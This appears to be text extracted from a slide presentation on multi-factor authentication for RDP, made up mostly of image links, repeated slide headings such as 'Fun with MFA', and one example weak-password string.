
<Shift>Skywalker2018<Shift>!

# What About MFA?


Let's MFA that RDP




# Multi-Factor Authentication



# Multi-Factor Authentication





# Fun with MFA








# Fun with MFA




# Fun with MFA



